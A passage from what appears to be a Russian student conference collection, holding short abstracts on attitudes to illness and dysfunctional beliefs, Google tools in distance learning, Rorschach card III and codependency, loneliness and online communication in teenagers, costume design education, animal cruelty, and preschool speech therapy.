Анозогнозический & Враждебность внешнего мира	-0,433	0,01	Значимая отрицательная связь
Тревожный тип & Враждебность внешнего мира	0,511	0,01	Значимая положительная связь
Тревожный тип & Дисфункциональные убеждения о контроле	0,379	0,03	Значимая положительная связь
Меланхолический тип & Несправедливость внешнего мира	0,382	0,03	Значимая положительная связь
Меланхолический тип & Дисфункциональный образ “Я”	0,540	0,01	Значимая положительная связь
Меланхолический тип & Дисфункциональные убеждения о контроле	0,389	0,03	Значимая положительная связь
Апатический тип & Дисфункциональный образ “Я”	0,365	0,04	Значимая положительная связь
Сенситивный тип & Дисфункциональные убеждения о контроле	0,354	0,05	Значимая положительная связь

Паранояльный тип & Несправедливость внешнего мира	0,358	0,04	Значимая положительная связь
Дисфорический тип & Несправедливость внешнего мира	0,558	0,01	Значимая положительная связь
Дисфорический тип & Дисфункциональный образ "Я"	0,372	0,04	Значимая положительная связь

* В таблице представлены только значимые связи

Авторами методики выявления типа отношения к болезни (ТОБОЛ) было предложено разделить диагностируемые типы отношения к болезни на 3 блока [4]:

1) условно-адаптивный блок включает гармоничный, эргопатический и анозогнозический типы отношения к болезни, при которых психическая и социальная адаптация существенно не нарушается.

2) интрапсихически-дезадаптивный включает тревожный, ипохондрический, неврастенический, меланхолический и апатический типы.

3) интерпсихически-дезадаптивный - сенситивный, эгоцентрический, дисфорический и паранойальный.

Вероятно, наши данные будет целесообразно анализировать в соответствие с этим разделением. Таким образом, мы видим, что **условно-адаптивный** блок отношений к болезни отрицательно связан с дисфункциональными убеждениями. Гармоничный тип отрицательно связан с убеждениями о несправедливости внешнего мира. Анозогнозический тип - с убеждениями о враждебности внешнего мира, то есть снижение критичности к своему состоянию, преуменьшение «значения» заболевания вплоть до полного его вытеснения сопряжено с восприятием мира как доброжелательной, поддерживающей среды. Эргопатический – с убеждениями о контроле. Последнее может означать, что при росте стремления больного уйти от болезни в работу крепнет его убежденность в подконтрольности своей жизни и происходящих в ней событий. Таким образом, условно-адаптивный блок, вероятно, отличается направленностью во вне (на предметную деятельность), что и позволяет сохранить достаточный уровень социальной адаптации. Здесь меньшее давление будут оказывать дисфункциональные убеждения, однако функциональные их варианты могут гиперболизироваться до полного отрицания болезни и неадекватного поведения в отношении негативных симптомов.

Интрапсихически-дезадаптивный блок положительно коррелирует с дисфункциональными убеждениями о несправедливости, враждебности, контроле и с дисфункциональным образом Я. Согласно полученным результатам д/ф убежденность во враждебности внешнего мира и отсутствие веры в возможность контроля событий собственной жизни порождает высокий уровень тревожности (непрерывное беспокойство и мнительность в отношении неблагоприятного течения болезни, возможных осложнений, неэффективности и даже опасности лечения). Сверхудрученность болезнью

(меланхолический тип) сопряжена с убеждением в «незаслуженности» такой участи и сомнениями в успехе лечения даже при благоприятных объективных данных и удовлетворительном самочувствии. Кроме того, меланхолический, как и апатический тип отношения к болезни, положительно связаны с дисфункциональным образом Я. То есть, неадекватно заниженная самооценка прямо связана с депрессивными проявлениями и/или безразличием к своей судьбе, к исходу болезни.

Интерпсихически-дезадаптивный блок имеет значимые прямые связи с убеждениями о несправедливости, о контроле и с дисфункциональным образом Я. Можно предположить, что в условиях, когда больной считает болезнь результатом чьего-то злого умысла (паранояльный тип отношения к болезни), у него доминирует мрачное, озлобленное настроение с требованием особого внимания к себе (дисфорический) мир кажется ему несправедливым, нечестным. Что касается сенситивного типа, можно предположить, что чем более выражены у больного опасения относительно того, что окружающие станут жалеть его, считать неполноценным и пренебрежительно к нему относиться, тем более выражены дисфункциональные убеждения о контроле.

Таким образом, в ходе статистического анализа исходная гипотеза подтвердилась. Можно заключить, что существует значимая связь между типом отношения к болезни и степенью выраженности дисфункциональных убеждений.

Представленные результаты могут быть полезны в разработке и реализации лечебных и реабилитационных мероприятий.

Литература:

1. Когнитивная терапия депрессии / А. Бек [и др.] – СПб. : Изд-во Питер, 2003. – 304 с.
2. Кулаков С. А. Основы психосоматики. — СПб.: Речь, 2003. — 288 с,
3. Падун, М. А. Методика исследования базисных убеждений личности / М. А. Падун, А. В. Котельникова // Психологический журнал. – 2008. – Т. 29, № 4. – С. 98-106.
4. Психологическая диагностика отношения к болезни. Пособие для врачей. СПб НИПНИ им. Бехтерева, Санкт-Петербург, 2005 г.
5. Труфанова О.К. Основы психосоматической психологии // Учебное пособие. - Ростов-на-Дону, ЮФУ, 2008. 128 с.
6. Штрахова, А.В. Личностный смысл болезни – суммарный вектор психического отражения болезни болеющим субъектом / А.В. Штрахова // Вестник Южно-Уральского государственного университета. – 2008. – № 33. – С. 78–82.

Google-сервисы как средство интерактивного взаимодействия при дистанционном обучении

Жирякова А.В.

Научный руководитель: Корчиснский А.А., д.п.н., профессор кафедры технологии и профессионально-педагогического образования

В соответствии с законом «Об образовании в Российской Федерации» одной из задач системы образования в современном обществе является обеспечение каждого свободным и открытым доступом к образовательным услугам в течение всей его жизни, основываясь на его интересах, способностях и потребностях [1]. Внедрение инновационных образовательных технологий, базирующихся на дистанционном обучении, становится одной из основных задач при обеспечении процесса непрерывного образования. Технологии дистанционного обучения являются достаточно действенным механизмом, способным одновременно решить несколько учебно-методических и методологических задач, позволяют оптимизировать образовательный процесс, разработать и реализовать новые подходы к обучению.

На основе анализа коммуникационных сервисов, предоставляемых сетью Интернет, исследуются различные способы их интеграции для решения задач, возникающих в сфере образования, в том числе и дистанционного. Использование дистанционных технологий предполагает специальную организацию образовательного процесса, базирующуюся на принципе самостоятельного обучения.

Интернет позволяет не только объединить все ранее известные инструменты обучения, но и расширяет их перечень, оказывая существенное влияние на информационную культуру в образовательной среде.

В современных условиях оптимальным при дистанционном обучении будет выбор в качестве учебного материала электронных образовательных ресурсов, обладающих при наличии современных локальных и глобальных компьютерных сетей таким несомненным преимуществом как мобильность в сравнении с традиционными учебными материалами. Если иметь в виду сетевые электронные ресурсы, то в первую очередь выбор должен быть сделан в пользу интернет-ресурсов (или так называемых «облачных» ресурсов). В процессе обучения в дистанционном режиме используются все основные типы сетевых информационных услуг: электронная почта, форумы, электронный документооборот, система сайтов и блогов, теле- и видеоконференции [2, 53].

Развитие современных педагогических технологий направлено на обучение умению самостоятельно добывать нужную информацию, вычленять проблемы и искать пути их рационального решения, критически

анализировать получаемые знания и применять их для реализации все новых задач.

Популярными и доступными интернет технологиями, обеспечивающими совместную продуктивную деятельность учащихся и учителей и индивидуализацию обучения, являются Google сервисы. Их использование позволяет создать уникальную информационно-образовательную среду для формирования ключевых компетенций учащихся, соответствующих требованиям образовательных стандартов нового поколения. Главным преимуществом данной технологии для дистанционного образования является обеспечение совместного доступа к одному и тому же документу в любое время, что позволяет не только подготовить задания различного типа сразу несколькими пользователями, но и следить за их непосредственным выполнением, комментировать и объяснять сложные моменты в режиме реального времени.

Наиболее популярными для образовательных сообществ признаны следующие сервисы Google: Google ArtProject – интерактивно-представленные популярные музеи мира, Google Calendar – онлайн-календарь, Google Docs – онлайн-офис, Gmail – бесплатная электронная почта, Google Knol – вики-энциклопедия, Google Maps – набор карт, Google Sites – бесплатный хостинг, использующий вики-технологии, Google Translate – переводчик, YouTube – видеохостинг.

В педагогической деятельности нами успешно используется доступный и простой инструмент, позволяющий создавать Google-документы для учебного процесса. Это - Google-Документы, для работы с текстом, презентациями, электронными таблицами, формами и рисунками.

Преимуществом использования Google-Документа является возможность одновременного доступа к нему нескольких участников учебного процесса, редактирования данного документа, внесения изменений. Такая форма работы является очень эффективной при правильной организации Google-Документа, повышает мотивацию учащихся за счет включения элементов конкуренции. С целью учета индивидуальных особенностей каждого ребенка нами разрабатываются задания для каждого учащегося (соответственно индивидуальный Google-Документ). Неоспоримым достоинством является возможность контроля работы учащихся с Google-Документом в режиме on-line, а также своевременная корректировка их деятельности. Результаты работы учащиеся могут в любое время показать своим родителям или друзьям.

Таким образом, Google -сервисы можно использовать:

- для проведения занятий по изучению нового материала (например, конспект для учащихся можно оформить в виде гипертекстового документа

Google, включающего в себя не только текстовый материал, но и гиперссылки на видео-фрагменты, интерактивные задания, тесты и т.д.);

- для обработки результатов лабораторной работы (возможна отправка ссылки учащимся на документ Таблицы-Google, в который каждый из них может вносить свои результаты лабораторной работы);

- для проведения занятий по проверке знаний (в приложении Google-документов имеется Форма, которая, совместно с Сервисом Flubaroo, находящимся в галерее скриптов к Google таблицам в разделе "Образование", позволяет создать инструмент тестирования: мы можем прописать в Flubaroo механизм обсчета ответов учащихся, который автоматически генерирует на их базе оценочную таблицу, а значимость каждого ответа для итоговой оценки учитель может задать сам) и т.д.

Литература:

1. Федеральный закон от 29 декабря 2012 г. N 273-ФЗ "Об образовании в Российской Федерации" [Электронный ресурс]. Режим доступа <http://edugid.ru/zakon-ob-obrazovanii-v-rf>.

2. Новиков А.Е. Сетевое обучение как перспективное направление в системе образования // Инновационные проекты и программы в образовании" № 1/2010, с.53.

Диагностический потенциал III таблицы теста чернильных пятен Г. Роршаха в работе с созависимыми клиентами (на примере женской выборки)

Коленова А.С.

Научный руководитель: Абакумова И.В., член-корр. РАО, д. психол.н., профессор

В настоящее время, тотальная диагностика личности плавно перекачивала из практики клинических психологов в медицинских учреждениях в повседневную клиентскую работу. На сегодняшний день, в психологии насчитывается огромное количество психодиагностических методик, направленных на исследование различных аспектов личности и ее психических процессов. Их ассортимент расширяется с каждым годом: постоянно создаются новые и совершенствуются уже известные. При этом, одна из самых известных во всем мире проективных методик — тест чернильных пятен Г.Роршаха в России используется крайне редко. С 70-х годов прошлого века она представляется как достаточно сложный и одновременно малоинформативный метод психодиагностики [1]. Видимо, этот миф и послужил отказу от широкого применения в практике и незаслуженному забвению теста чернильных пятен.

Имея определенный интерес в сфере изучения созависимого поведения, актуальность которого диктуют проблемы современного общества и семьи в частности, мы решили посмотреть насколько информативна данная проективная методика.

Целью исследования было выявить возможность применения III таблицы теста чернильных пятен Г.Роршаха в диагностике созависимого поведения у женщин.

В эмпирические задачи исследования входило:

1. сформировать выборку для проведения данного исследования;
2. провести анализ ответов созависимых женщин на III таблицу теста чернильных пятен Г. Роршаха;
3. выявить специфические особенности и общие закономерности ответов созависимых женщин на III таблицу теста чернильных пятен Г. Роршаха;
4. выявить особенности поведения созависимых женщин.

Исследуемую выборку составили: 108 женщин в возрасте от 23 до 47 лет (данные женщины имеют в анамнезе опыт дисфункциональных отношений, являются участниками терапевтической группы по созависимому поведению и имеют высокий бал по методике «Шкала созависимости» [2])

МАТЕРИАЛЫ И МЕТОДЫ

В соответствии с целями и задачами исследования использовались следующие методики:

3. методика «Шкала созависимости»[2];
4. метод «Напишите рассказ» (с применением стимульного материала — III таблица теста чернильных пятен Г. Роршаха);
5. интерпритация полученных данных была проведена на основе контент-анализа [3], интегративной системы Дж. Экснера [1] и анализа по шкале оральности Дж. Маслинга [4].

РЕЗУЛЬТАТЫ

Контент-анализ протоколов позволил выявить следующие критерии их оценки:

- направленность деятельности на созидание
- направленность деятельности на объект
- направленность деятельности друг на друга
- отсутствие объектных отношений
- реалистичность
- нереалистичность
- слияние (потеря границ)
- потребность в одобрении
- перспектива во времени

- преодоление трудностей

В то же время частотный анализ данных иллюстрирует наиболее значимые выраженности признака следующих шкал:

- направленность деятельности на созидание
- отсутствие объектных отношений
- реалистичность
- слияние (потеря границ)
- потребность в одобрении
- преодоление трудностей
- перспектива во времени

Таким образом, в контент-анализе можно проследить качественные изменения выделенных признаков по нескольким группам закономерностей:

1 – признаки «отсутствие объектных отношений», «слияние», «потребность в одобрении», «преодоление трудностей» отсутствуют в контрольной подгруппе и проявляются при нарастании по шкале созависимости, что дает возможность предполагать, что именно эти критерии могут первично обратить внимание специалиста на наличие у респондента склонности к созависимому поведению.

2 – наличие «направленности деятельности на созидание» и «реалистичность» уменьшаются от контрольной подгруппы по вектору к подгруппе созависимости. Таким образом можно предположить, что данная закономерность приводит к дефициту функциональных отношений, что как раз может послужить причиной обращения созависимого клиента к психотерапевту или психологу.

3 – критерий «направленность во времени» увеличивается к возрастанию признака созависимости. Что можно интерпретировать как затруднение таких клиентов жить сегодняшним днем, успешно оценивать окружающую здесь и сейчас реальность, так их жизнь проходит в мечтах о светлом будущем, но при этом нет возможности менять настоящее.

Так, проведенное исследование контент-анализа дает возможность найти критерии для диагностики созависимого поведения с помощью привычного для нашей диагностической традиции вида интерпритации.

В то же время, полученные протоколы были закодированы по правилам Интегративной системы Дж. Экснера и так же подверглись частотному анализу. В связи с этим частота встречаемости признака наиболее ярко проявлялась в следующих детерминантах:

Полученные результаты в кластере «Контент» мы интерпретировали в качественном ключе Интегративной системы Дж. Экснера (Ассонович, Ленер, Шафер) [4]:

Так, увеличение по признаку активное человеческое движение (Ma) от подгруппы созависимости к контрольной группе свидетельствуют о

понижении адаптивности респондентов связи с возрастанием признаков созависимого поведения.

Наличие пар (2) свидетельствуют о возможности построения связей с другими людьми, возможности адекватного взаимодействия с ними, данный показатель уменьшается в сторону роста созависимого поведения, что говорит об убывании данного навыка.

При этом растет показатель вымышленных людей ((Н)), что говорит о возрастании привычки приписывания другим людям, несуществующих черт по мере увеличения по шкале созависимости.

Указание на повышение количества показателей проекции (Нх) и как следствие неадекватное приписывание созависимыми вымышленных черт и характеристик как другим людям, так и себе.

Уменьшение индекса интеллектуальной защиты (Art) свидетельствует об ослабевании высших защитных механизмов по мере возрастания созависимости, что само по себе ведет к потери адекватности реагирования на изменяющиеся условия, а с учетом предыдущих двух – к нарушением в адаптации.

Повышение показателя (Fd) свидетельствует о стремление к регрессивной зависимости по мере отдаления от контрольной выборки.

При этом понижение по шкале популярных ответов (р) по вектору созависимости говорит о затруднениях в распознавании социальных условностей.

Понижение по шкале межличностного сотрудничества (Сор), свидетельствует о затруднениях в кооперации, во взаимодействии с людьми (я не прошу о помощи, ни кто не сделает лучше, чем я, но меня не .

Следует отметить, что ответы с образами людей у созависимой группы несут в себе оценочные суждения «плохости» или «хорошести», что указывает на обязательность оценочного компонента во взаимодействии с другими.

Очень явно выражено умение сдерживать эмоции (FC): у контрольной группы и группы тяготеющей к ней данные навыки представлены, в то время как у двух других групп – нет.

При этом обратную ситуацию мы можем наблюдать при рассмотрении нарциссического параметра, который присутствует лишь у подгруппы созависимых и близко к ней расположенных умеренно созависимых, данный показатель говорит, что это не только особая самопрезентация и ощущения себя, но и направленность на себя как на объекта.

И, такая же тенденция представлена нам при рассмотрении аспекта удовлетворения биологических потребностей (FMa) возможность удовлетворять свои потребности за счет других присущи только 2 группам с наиболее активновыраженной созависимостью.

ЗАКЛЮЧЕНИЕ

В нашей работе проведен анализ разносторонний анализ применения III таблицы теста чернильных пятен Г.Роршаха, в диагностике созависимых женщин. Полученные результаты соответствуют описанию личностных характеристик созависимых, что дает право говорить нам о правомерности использования III таблицы теста чернильных пятен Г.Роршаха, что к тому же, дает возможность провести психоаналитическую интерпретацию, полученных результатов.

Практическая значимость нашей работы выражается в том, что полученные выводы могут лечь в основу проективной диагностики феномена созависимого поведения и далее использоваться в более широких исследованиях данного вопроса, как в рамках контент-анализа, так и в инновационном для многих подходе Дж. Экснера.

Практическая значимость нашей работы выражается в том, что полученные выводы могут лечь в основу проективной диагностики феномена созависимого поведения и далее использоваться в более широких исследованиях данного вопроса.

Литература:

1. Ассанович М.А. Интегративная система психодиагностики методом Роршаха. - М.: «Когито-Центр», 2011. - 397 с.
2. Москаленко В.Д., Зависимость: семейная болезнь. 7-е изд., стереотип. - М.: Институт консультирования и системных решений, 2014. - 352 с.
3. Лановой В.Е. «Напишите рассказ»: диагностика, терапия и прогноз. - Спб.: Речь, 2006. - 198 с.
4. Shilkret CJ, Masling J Oral Dependence and dependent behavior // Journal of Personality Assessment, 1981 Apr 45 (2): 125-9.

Отношение к виртуальному общению у старшеклассников с разным переживанием одиночества

Кузнецова А. В.

Научный руководитель: Антипова И. Г., к. психол. наук, доцент

В современном мире наблюдается чрезвычайное распространение средств и технологий виртуального общения среди населения, общение в Интернете стало повседневной данностью современного человека и современного старшеклассника, в связи с этим исследователи отмечают ускорение процессов декоммуникации и атомизации общества и, как следствие – рост уровня одиночества [5]. Целесообразным становится изучение проблем виртуального общения у старшеклассников, так как этот возраст является сензитивным для формирования ценностных ориентиров

как устойчивого образования личности, способствующего становлению мировоззрения и отношения к окружающей действительности. [3]

Цель, гипотезы и методы исследования

Цель исследования заключалась в выяснении существующих различий в отношении к виртуальному общению у старшеклассников с разным переживанием одиночества. Объектом исследования были старшеклассники в возрасте от 15 до 17 лет. Предметом исследования явилось отношение к виртуальному общению у старшеклассников с разным уровнем одиночества.

Гипотеза исследования: старшеклассники с разным переживанием одиночества характеризуются разным эмоциональным отношением к виртуальному общению, разной интенсивностью виртуального общения и разным представлением (декларативным и недеklarативным) о виртуальном общении.

Методы исследования:

1. Тестирование. Диагностический опросник «Одиночество» С.Г. Корчагиной, целью которого является диагностика глубины переживания одиночества. [1]

2. Метод субъективного шкалирования. Это метод прямого получения матрицы семантического сходства объектов. Перед испытуемым ставится задача оценить «сходство значений» с помощью некоторой градуальной шкалы. Заимствован из классической психофизики. В нашем исследовании критерием оценивания был вопрос: «Любите ли вы общаться в сети интернет?» с 10-балльной шкалой оценки. Полученные шкальные оценки были подвергнуты статистическому анализу с использованием непараметрического U-критерия Манна-Уитни для двух независимых выборок.

3. Метод психосемантическая решетка (реконструкция систем значений с помощью построения субъективных семантических пространств). [2]

4. Методы статистического анализа данных: факторный анализ методом главных компонент Кайзера, непараметрический U-критерий Манна-Уитни для двух независимых выборок.

Выборку исследования составили 124 старшеклассника в возрасте от 15 до 17 лет, учащиеся общеобразовательных школ №46, №86 г. Ростова-на-Дону. Из них 59 юношей, 65 девушек.

Ход исследования

В пилотажном исследовании приняли участие 41 человек, учащиеся 11-х классов муниципальной бюджетной общеобразовательной гимназии №46 г. Ростова-на-Дону. Из них 15 юношей, 26 девушек. Целью пилотажного исследования было уточнение конструкторов и объектов методики психосемантической решетки.

На основном этапе в исследовании приняло участие 83 учащихся общеобразовательных школ г. Ростова-на-Дону в возрасте 15-17 лет. Из них 44 – юноши, 39 – девушки. Исследование состояло в изучении отношения к виртуальному общению у старшеклассников с различным переживанием одиночества.

По данным тестирования по опроснику «Одиночество» С.Г. Корчагиной все испытуемые распределились в 2 группы: 1 группа – старшеклассники с глубоким переживанием актуального одиночества; 2 группа – старшеклассники с неглубоким переживанием возможного одиночества. Группы с очень глубоким переживанием одиночества и без переживания одиночества не представлены в выборке.

Изучались различия в эмоциональном отношении к виртуальному общению при помощи субъективного шкалирования. Испытуемые по 10-балльной шкале отвечали на вопрос: «Любите ли Вы общаться в сети Интернет?». Данные прямого шкалирования подвергнуты статистической обработке с использованием непараметрического критерия для двух независимых выборок U Манна-Уитни.

Изучались различия в интенсивности и представлении (на декларативном уровне) о виртуальном общении у старшеклассников с разным уровнем одиночества при помощи прямой количественной оценки.

Изучались различия в представлении (недекларативный уровень) о виртуальном общении у старшеклассников с различным переживанием одиночества. Для этого использовалась методика психосемантической решетки [2], в которой объектами являлись социальные сети (Вконтакте, Twitter, Instagram, Facebook, Одноклассники), Skype, электронная почта. Конструкты были отобраны в ходе пилотажного исследования и факторной обработки данных. В психосемантическую решетку вошли следующие конструкты: «расширяет круг общения»; «является средством отдыха»; «носит игровой характер»; «искреннее»; «доверительное»; «неискреннее»; «вымученное»; «стрессовое»; «изобретательное»; «специфическое»; «деловое»; «ответственное»; «выгодное»; «практичное»; «безопасное»; «ограниченное»; «конфликтное»; «помогает в учебе». Испытуемые оценивали каждую из характеристик по 10-балльной шкале, где 10 – полностью соответствует заявленной характеристике, а 1 – полностью не соответствует заявленной характеристике. Результаты этого исследования в каждой группе испытуемых (по опроснику С. Г. Корчагиной) были подвергнуты статистической обработке данных с использованием факторного анализа методом главных компонент Кайзера. Обработка была проведена в программе SPSS Statistics 17.0.

Результаты исследования

Проведенное эмпирическое исследование позволило сформулировать следующие выводы:

- Все старшекласники, принявшие участие в исследовании, переживают одиночество. Это может быть объяснено особенностями возраста. Одиночество у старшекласников связано с культурным измерением – им предстоит сделать важный выбор в жизни, знаменующий переход из детства во взрослую жизнь. Ожидания и напутствия со стороны значимых других - родителей, взрослых, учителей; требования общества, в котором находится старшекласник – все это запускает рефлексю, стимулирует чувство одиночества, побуждает к осознанию себя, своего места в мире и отношениях с другими людьми.

- Старшекласники с разным переживанием одиночества характеризуются разным эмоциональным отношением к виртуальному общению, старшекласники с глубоким переживанием одиночества любят общаться с помощью интернета больше, чем старшекласники с неглубоким переживанием одиночества. Это может быть объяснено легкостью и доступностью общения в сети Интернет, облегченной самопрезентацией, большей эмоциональной безопасностью виртуального общения, вследствие удаленности участников коммуникации друг от друга [4]. Это также объясняется компенсацией, т. е. поиском в виртуальном общении того, чего не хватает в общении реальном, а также личностными особенностями, характеризующими одиноких людей: социальными страхами, неадекватной самооценкой, агрессивностью. [5]

- Старшекласники с глубоким переживанием одиночества имеют в среднем больше аккаунтов в социальных сетях, чем старшекласники с неглубоким переживанием одиночества. Старшекласники с глубоким переживанием одиночества чаще используют никнейм (т. е. псевдоним) при виртуальном общении, чем старшекласники с неглубоким переживанием одиночества. Так как старшекласники имеют по несколько аккаунтов в социальных сетях, некоторые из них могут быть официальными, формальными, с настоящим именем, а некоторые – анонимными, презентующими личность с иной стороны, нежели в условиях социальной нормы. Это может свидетельствовать о недостаточной реализации своего «Я» в реальном общении у группы старшекласников с глубоким переживанием одиночества, или же иметь компенсаторный, замещающий характер. Использование никнейма позволяет сконструировать виртуальную личность в социальной сети, наделенную желательными для пользователя качествами, для реализации различных аспектов «Я».

- Группа старшекласников с глубоким переживанием одиночества более склонна использовать Интернет для общения, чем группа старшекласников с неглубоким переживанием одиночества, для которых, наряду с общением, не менее весомыми являются использование интернета для школьного обучения и самообразования.

- Самыми популярными средствами виртуального общения в группе с глубоким переживанием одиночества являются социальная сеть «ВКонтакте», Skype, социальная сеть «Instagram». Самыми популярными средствами виртуального общения в группе с неглубоким переживанием одиночества являются социальная сеть «ВКонтакте», Skype, электронная почта. Контент виртуального общения представлен словесными сообщениями.

- Для группы старшеклассников с неглубоким переживанием одиночества на недеklarативном уровне виртуальное общение репрезентировано в виде доверительного вместе с деловым значением, но всё же стрессогенного отношения к виртуальному общению. Однако фактор стресса имеет вес в половину меньше, чем фактор доверительного и делового отношения. Это может свидетельствовать об отношении к виртуальному общению как к позитивному и творческому процессу у данной группы.

- У группы старшеклассников с неглубоким переживанием одиночества на недеklarативном уровне виртуальное общение представлено как помощь в учебе. Этот факт позволяет судить о большей собранности и сосредоточенности на учебе и своем будущем, большим разнообразием интересов у старшеклассников с неглубоким переживанием одиночества, чем у старшеклассников с глубоким переживанием одиночества.

- Для группы с глубоким переживанием одиночества виртуальное общение репрезентировано, прежде всего, прагматическим и стрессогенным значением. Это свидетельствует о тревожном отношении к виртуальному общению, можно говорить также о фрустрированных аффилиативных потребностях у данной группы.

- У старшеклассников с глубоким переживанием одиночества виртуальное общение репрезентировано на недеklarативном уровне через игровое значение. Это свидетельствует о том, что старшеклассники с глубоким переживанием актуального одиночества более склонны использовать средства социальных сетей для развлечения и игр, чем их товарищи из второй группы.

- В группе с глубоким переживанием одиночества значение виртуального общения как средства отдыха несколько выше, чем в группе с неглубоким переживанием одиночества.

Результаты, полученные в ходе данного исследования, демонстрируют некоторые особенности общения у современных старшеклассников, и может помочь педагогам и школьным психологам расширить и углубить методы своей работы со школьниками с учетом современных условий проявления феномена одиночества.

Литература:

1. Корчагина С. Г. Психология одиночества: учебное пособие. – М.: МПСИ, 2008.

2. Петренко В. Ф. Основы психосемантики. – 2-е изд, доп. – СПб.: Питер, 2005.
3. Фельдштейн Д.И. Проблемы возрастной и педагогической психологии. М., 1995.
4. Чудова Н. В. Особенности образа «Я» жителя интернета. — Психологический журнал, №1, 2002.
5. Шахмартова О. М., Болтага Е. Ю. - Психологические аспекты общения в социальных сетях виртуальной реальности // Известия ПГПУ им. В. Г. Белинского. 2011. № 24.

Коммуникативная функция костюма как основа методики обучения бакалавра по направлению «Дизайн одежды»

Макарова Л.А.

Научный руководитель: Лесневская Т.И., к.иск.н., доцент кафедры технологии и профессионально-педагогического образования

Интерес к дизайну не перестаёт расти, в том числе и в России, идет формирование российской школы дизайна. При всем многообразии фактов, влияющих на формирование современной российской школы дизайна, особую актуальность приобретает вопрос высшего образования по направлению «дизайн», способного сохранить опору на лучшие традиции и достижения отечественного дизайна, включиться в мировой дизайн (перенять лучшее) и при этом отражать национальные культурные традиции.

В этом процессе на первый план в высшем дизайн-образовании выходит проблема подготовки специалиста, способного к осуществлению межкультурной коммуникации.

Решению проблемы могут способствовать программы обучения бакалавров по направлению подготовки «Дизайн» с акцентированием на коммуникативную функцию дизайна в различных аспектах. Одним из таких аспектов выступает дизайн костюма, так как одной из ведущих функций костюма является коммуникативная.

«Включаясь в духовную культуру, костюм выражает общие идеи, характерные для данного времени, того или иного народа, представления человека о себе, своем теле, своем месте в обществе и в окружающем мире, одним словом, жизненную парадигму данной эпохи» [1;67].

Функция национальной идентификации имеет ключевое значение для формирования современной национальной школы дизайна в России мирового уровня. «Сегодня понятия о национальном костюме актуализируются как реакция на глобализацию, в процессе которой все регионы мира стали взаимосвязанными и склоняются к единообразию» [2; 75].

В настоящее время мировое сообщество принимает за общечеловеческие нормы одежду европейского типа: минималистичную и в то же время обезличенную, в которой практически стерта национальная идентичность.

В национальной культуре коммуникативная функция завязана на образах и символах, понятных только в конкретном сообществе, и не раскрытых значениях для других культур. Для полноценного восприятия национальных идей России мировым сообществом, не достаточно репродуцирования характерных особенностей традиционного костюма, эти идеи должны быть включены в универсальную коммуникативную систему. Такой системой выступает художественный образ как сплав интеллектуальных и эмоциональных составляющих, выражающих определенное отношение к миру.

Даже минимальные привнесения оттенка национальной культуры позволяют идентифицировать человека в мировом пространстве. Примером может служить спортивная форма Российских олимпийцев на основе мотивов народных промыслов в современной переработке (компания BOSCO).

Наиболее активно художественный образ считается в моде «от кутюр». Дизайнеры одежды используют национальный костюм как источник вдохновения, привлекая внимание мирового сообщества к культуре тех или иных народов. Решение костюма через художественный образ прочитывается зрителем, и в каждой культуре на него накладывается своя идея, история, отвечающая содержанию данного образа.

Коммуникативные функции костюма с опорой на функцию национальной принадлежности и ориентацию на создание художественного образа могут быть положены в той или иной мере в основу методик обучения бакалавров дисциплинам «Проектирование костюма», «Организация проектной деятельности», «Формообразование», «Основы композиции в дизайне одежды», «История костюма и кроя», «Основы теории и методологии проектирования костюма», «Конструирование костюма», «Проектная графика» и др., и способствовать решению проблемы подготовки бакалавра, способному к осуществлению межкультурной коммуникации.

Литература:

1. Коськов М.А. Предметный дизайн (теория): моногр. / М.А. Коськов — Спб.: ЛГУ им. А.С. Пушкина, 2012. — 320 с.
2. Толкачев А.Г. Проблемы преемственности и развития традиций народного искусства в современном дизайне (На опыте Московского художественного училища прикладного искусства) : Дис. ... канд. искусствоведения : 17.00.06 : Москва, 2004. — 207 с.

Cruelty to animals

Морозова И.А.

Научный руководитель: Резниченко А.В., канд. пед. наук, доцент

Animals are not ours to eat, wear, experiment on, use for entertainment, or abuse in any other way.

- Nowadays the problem of cruelty to animals is one of the most actual problems. Our deeds can be a very active threat to the animals' world. Animals are enslaved, beaten, kept in cages and chains to make them perform for humans' entertainment. Animals are burned, blinded, poisoned and cut up alive in the name of science.
- Zoos, where animals are dying. There were some horrible stories of a murder of animals in Copenhagen Zoo. Publicly dissected giraffe Marius and killed family of lions. People watched inner organs taken out of the animals' corpses.
- "Wildlife Control" as a control method. Drowning, trapping, poisoning, using glue traps and other cruel "control" methods cause animals terrible suffering. Horrible agony of animals.
- The problem of stray cats and dogs. Losted, abandoned, unwanted pets sometimes enter animal shelters. Approximately 3 to 4 million of stray animals must be euthanized in animal shelters. Most of them are healthy, young and adoptable. Putting animals in "no-kill" shelters.
- Ways for saving animals. Looking for useful information on the Internet and in different organizations. Assistance to societies for the prevention of cruelty to animals.

Организация логопедической работы в дошкольном учреждении общеразвивающего вида

Никитянская Я.В.

Научный руководитель: Абашина Н.Н., к.п.н., доцент

Актуальность исследования обусловлена появлением большого количества детей с нарушениями речи, нуждающихся в коррекционной работе, проводимой логопедом в дошкольном образовательном учреждении. В частности, в настоящее время большое количество детей имеют общее недоразвитие речи, при котором также необходима своевременная квалифицированная помощь специалиста дошкольное образовательное учреждение для детей является первой ступенью непрерывного образования

и входит в систему дошкольного воспитания. Детским садам принадлежит ведущая роль в воспитании и развитии дошкольников при наличии у них речевого недоразвития и вторичных психологических отклонений в их преодолении и компенсации. Поскольку успех ранней коррекции речевых нарушений у детей дошкольного возраста зависит во многом от уровня организации логопедической помощи в детском саду, поэтому встает проблема организации эффективного коррекционно-образовательного процесса в логопедической группе детского сада. (Т.А.Власова, Е.Ф.Рау, М.Ф.Фомичева, Г.В.Чиркина и др.)

Планирование логопедической работы учитель-логопед осуществляет в соответствии с образовательными программами, отвечающими требованиям государственного образовательного стандарта, и несет ответственность за их реализацию не в полном объеме. Наряду с коррекционными мероприятиями проводит профилактическую работу в дошкольном образовательном учреждении по предупреждению нарушений речи у детей. Учитель-логопед проводит работу с воспитателями дошкольного образовательного учреждения по проблеме речевого развития детей дошкольного возраста (консультации, семинары, семинары-практикумы и другие формы, и виды работ), родителями (законными представителями), посещающих его занятия. Показателем работы учителя-логопеда является состояние звукопроизношения детей, выпускаемых в школу. В настоящий момент в дошкольных образовательных учреждениях существует большое количество детей с различными нарушениями речи, в частности с общим недоразвитием речи. (Т.Б. Филичева, Г.В. Чиркина и др.).

